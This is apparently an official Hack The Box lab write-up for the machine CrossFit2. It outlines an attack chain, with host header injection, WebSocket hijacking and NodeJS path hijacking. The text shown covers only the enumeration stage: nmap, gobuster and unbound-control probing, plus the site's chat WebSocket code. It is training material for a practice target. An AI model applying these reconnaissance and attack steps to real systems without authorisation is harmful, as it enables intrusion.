CrossFit2

2nd February 2021 / Document No D21.101.140

Prepared By: MinatoTW & polarbearer

Machine Creator(s): MinatoTW & polarbearer

Difficulty: Insane

Classification: Official

Synopsis

CrossFit2 is an insane difficulty BSD machine running a web server and an exposed unbound instance. An arbitrary file read is exploited to read relayd configuration. This gives access to vhosts with member applications. A password reset form vulnerable to host header injection can be exploited to register users and then exfiltrate chat via Cross Site Websocket Hijacking. Lateral movement involves exploiting nodejs path preference. Finally, a custom binary vulnerable to privileged file read is used to generate an OTP and get root.

Note: Target IP address might differ.

Skills Required

- Web enumeration
- Scripting
- CSRF exploitation
- Reverse engineering

Skills Learned

- Host header injection
- Cross Site Websocket Hijacking
- NodeJS path hijacking
- Yubikey simulation

Enumeration

Nmap

```
nmap -p- 10.10.10.247
```

```
nmap -p- 10.10.10.247

Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-12 13:03 CET
Nmap scan report for 10.10.10.247 (10.10.10.247)
Host is up (0.094s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8953/tcp open  ub-dns-control
```

Nmap reveals that OpenSSH and OpenBSD httpd services are listening on their default ports. Additionally, a service recognized as `ub-dns-control` is listening on port 8953.

Unbound

According to the unbound manual page, port 8953 is the default port used for remotely controlling the `unbound` daemon with the unbound-control utility. TLSv1 can be enforced on the connection by setting the `control-use-cert` option to `yes`; in this case, in order to establish a successful connection, a client would need access to three files: the client private key, the client certificate and the server certificate. These files, along with the server private key, can be generated with the `unbound-control-setup` utility.

We install `unbound` on our attacking machine and set it up to not use TLS for remote connections by configuring the `/etc/unbound/unbound.conf` file as follows:

```
remote-control:
        control-enable: yes
        control-use-cert: "no"
```

We check the available `unbound-control` commands:

```
unbound-control
```

```
unbound-control
```

```
Usage:  unbound-control [options] command
        Remote control utility for unbound server.
Options:
  -c file       config file, default is /etc/unbound/unbound.conf
  -s ip[@port]  server address, if omitted config is used.
  -q            quiet (don't print anything if it works ok).
  -h            show this usage help.
Commands:
  start                          start server; runs unbound(8)
  stop                           stops the server
  reload                         reloads the server
                                 (this flushes data, stats, requestlist)
  stats                          print statistics
  stats_noreset                  peek at statistics
  stats_shm                      print statistics using shm
  status                         display status of server
  verbosity <number>             change logging detail
  log_reopen                     close and open the logfile
  local_zone <name> <type>       add new local zone
  local_zone_remove <name>       remove local zone and its contents
  local_data <RR data...>        add local data, for example
                                 local_data www.example.com A 192.0.2.1
  local_data_remove <name>       remove local RR data from name
  local_zones, local_zones_remove, local_datas, local_datas_remove
                                 same, but read list from stdin
                                 (one entry per line).
  dump_cache                     print cache to stdout
  load_cache                     load cache from stdin
  lookup <name>                  print nameservers for name
  flush <name>                   flushes common types for name from cache
                                 types:  A, AAAA, MX, PTR, NS,
                                         SOA, CNAME, DNAME, SRV, NAPTR
  flush_type <name> <type>       flush name, type from cache
  flush_zone <name>              flush everything at or under name
                                 from rr and dnssec caches
  flush_bogus                    flush all bogus data
  flush_negative                 flush all negative data
  flush_stats                    flush statistics, make zero
  flush_requestlist              drop queries that are worked on
  dump_requestlist               show what is worked on by first thread
  flush_infra [all | ip]         remove ping, edns for one IP or all
  dump_infra                     show ping and edns entries
  set_option opt: val            set option to value, no reload
  get_option opt                 get option value
  list_stubs                     list stub-zones and root hints in use
  list_forwards                  list forward-zones in use
  list_insecure                  list domain-insecure zones
  list_local_zones               list local-zones in use
  list_local_data                list local-data RRs in use
  insecure_add zone              add domain-insecure zone
  insecure_remove zone           remove domain-insecure zone
  forward_add [+i] zone addr..   add forward-zone with servers
  forward_remove [+i] zone       remove forward zone
  stub_add [+ip] zone addr..     add stub-zone with servers
  stub_remove [+i] zone          remove stub zone
                +i               also do dnssec insecure point
                +p               set stub to use priming
  forward [off | addr ...]       without arg show forward setup
                                 or off to turn off root forwarding
                                 or give list of ip addresses
  ratelimit_list [+a]            list ratelimited domains
  ip_ratelimit_list [+a]         list ratelimited ip addresses
                +a               list all, also not ratelimited
```

```
  list_auth_zones               list auth zones
  auth_zone_reload zone         reload auth zone from zonefile
  auth_zone_transfer zone       transfer auth zone from master
  view_list_local_zones view    list local-zones in view
  view_list_local_data  view    list local-data RRs in view
  view_local_zone view name type        add local-zone in view
  view_local_zone_remove view name      remove local-zone in view
  view_local_data view RR...            add local-data in view
  view_local_datas view                 add list of local-data to view
                                        one entry per line read from stdin
  view_local_data_remove view name      remove local-data in view
  view_local_datas_remove view          remove list of local-data from view
                                        one entry per line read from stdin
Version 1.13.0
BSD licensed, see LICENSE in source package for details.
Report bugs to unbound-bugs@nlnetlabs.nl or https://github.com/NLnetLabs/unbound/issues
```

We try to execute the `stats` command on the remote host:


```
unbound-control -s 10.10.10.247 stats
```

The program does not return any output, which means TLS is probably enabled. With that in mind, we need to obtain the required files from the server before we can execute any remote commands.

Httpd

The httpd server on port 80 is hosting the website of a fictional CrossFit gym:

http://10.10.10.247




The `MEMBER AREA` link takes us to a different host (`employees.crossfit.htb`). We add an entry to our `/etc/hosts` file:

```
echo "10.10.10.247 employees.crossfit.htb" >> /etc/hosts
```

We can now open the page, which displays a login form:


http://employees.crossfit.htb




It is not possible to login as we don't have any valid credentials, and simple username/password combinations don't work.


The `Forgot Password?` link takes us to the `password-reset.php` page, where users can enter their registered email address to receive a password reset link via email:

http://employees.crossfit.htb/password-reset.php





Since we don't know any valid email address, we can't request a password reset at this point. Entering a non registered address results in a `Unknown email address` error:



We run `gobuster` in an attempt to discover hidden web directories. We don't get any interesting results, but we notice that all the requests starting with `/ws` time out:

```
gobuster dir -u http://10.10.10.247 -w /usr/share/dirbuster/directory-list-2.3-medium.txt
```

```
gobuster dir -u http://10.10.10.247 -w /usr/share/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://10.10.10.247
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================
2021/01/04 06:21:11 Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301)
/img (Status: 301)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
Progress: 1833 / 220561 (0.83%)[ERROR] 2021/01/04 06:21:26 [!] Get "http://10.10.10.247/ws": context deadline
exceeded (Client.Timeout exceeded while awaiting headers)
/fonts (Status: 301)
Progress: 5166 / 220561 (2.34%)[ERROR] 2021/01/04 06:21:53 [!] Get "http://10.10.10.247/wspolpraca": context
deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6156 / 220561 (2.79%)[ERROR] 2021/01/04 06:22:01 [!] Get "http://10.10.10.247/wsj": context deadline
exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 7925 / 220561 (3.59%)[ERROR] 2021/01/04 06:22:16 [!] Get "http://10.10.10.247/ws2": context deadline
exceeded (Client.Timeout exceeded while awaiting headers)
```

This seems to suggest that requests for `/ws*` are being treated differently than other requests.

The `index.php` page includes several JavaScript files and a "hidden" container which has a `chat-main` child:

```
<!-- Js Plugins -->
<script src="js/jquery-3.3.1.min.js"></script>
<script src="js/bootstrap.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/jquery.slicknav.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/circle-progress.min.js"></script>
<script src="js/main.js"></script>
<script src="js/ws.min.js"></script>
```

```
<div class="container" id="ws" style="display: none">
  <div class="row pt-3">
    <div class="chat-main">
    [...]
  </div>
</div>
```

One of the included JavaScript files, `js/ws.min.js`, provides the code to communicate with a WebSocket server at `ws://gym.crossfit.htb/ws/`:

```
const ws = new WebSocket('ws://gym.crossfit.htb/ws/');
```

We can unminify the code using a web based service (i.e. https://unminify.com/) to better understand it:

```
function updateScroll() {
    var e = document.getElementById("chats");
    e.scrollTop = e.scrollHeight;
}
var token,
    ws = new WebSocket("ws://gym.crossfit.htb/ws/"),
    pingTimeout = setTimeout(() => {
        ws.close(), $(".chat-main").remove();
    }, 31e3);
function check_availability(e) {
    var s = new Object();
    (s.message = "available"), (s.params = String(e)), (s.token = token),
ws.send(JSON.stringify(s));
}
$(".chat-content").slideUp(),
    $(".hide-chat-box").click(function () {
        $(".chat-content").slideUp();
    }),
    $(".show-chat-box").click(function () {
        $(".chat-content").slideDown(), updateScroll();
    }),
    $(".close-chat-box").click(function () {
        $(".chat-main").remove();
    }),
    (ws.onopen = function () {}),
    (ws.onmessage = function (e) {
        "ping" === e.data
            ? (ws.send("pong"), clearTimeout(pingTimeout))
            : ((response = JSON.parse(e.data)),
              (answer = response.message),
              answer.startsWith("Hello!") && $("#ws").show(),
              (token = response.token),
              $("#chat-messages").append('<li class="receive-msg float-left mb-2"><div
class="receive-msg-desc float-left ml-2"><p class="msg_display bg-white m-0 pt-1 pb-1
pl-2 pr-2 rounded">' + answer + "</p></div></li>"),
              updateScroll());
    }),
    $("#sendmsg").on("keypress", function (e) {
        if (13 === e.which) {
            $(this).attr("disabled", "disabled");
            var s = $("#sendmsg").val();
            if ("" !== s) {
                $("#chat-messages").append('<li class="send-msg float-right mb-2"><p
class="msg_display pt-1 pb-1 pl-2 pr-2 m-0 rounded">' + s + "</p></li>");
```

```
                var t = new Object();
                (t.message = s), (t.token = token), ws.send(JSON.stringify(t)),
$("#sendmsg").val(""), $(this).removeAttr("disabled"), updateScroll();
            }
        }
    });
```


When a message starting with "Hello!" is received, the jQuery `show()` method is called to show the hidden container on the web page:

```
answer.startsWith("Hello!") && $("#ws").show(),
```


In order to allow the client to interact with the WebSocket server, we add an entry for `gym.crossfit.htb` to our `/etc/hosts` file:

```
echo "10.10.10.247 gym.crossfit.htb" >> /etc/hosts
```


After reloading the index page, a chat window appears on the right bottom corner:




The window is minimized but it can be raised by clicking the arrow button:




We do as the bot says and type "help" to see the available commands:




The `coaches` and `classes` commands give basic information about coaches and gym courses.

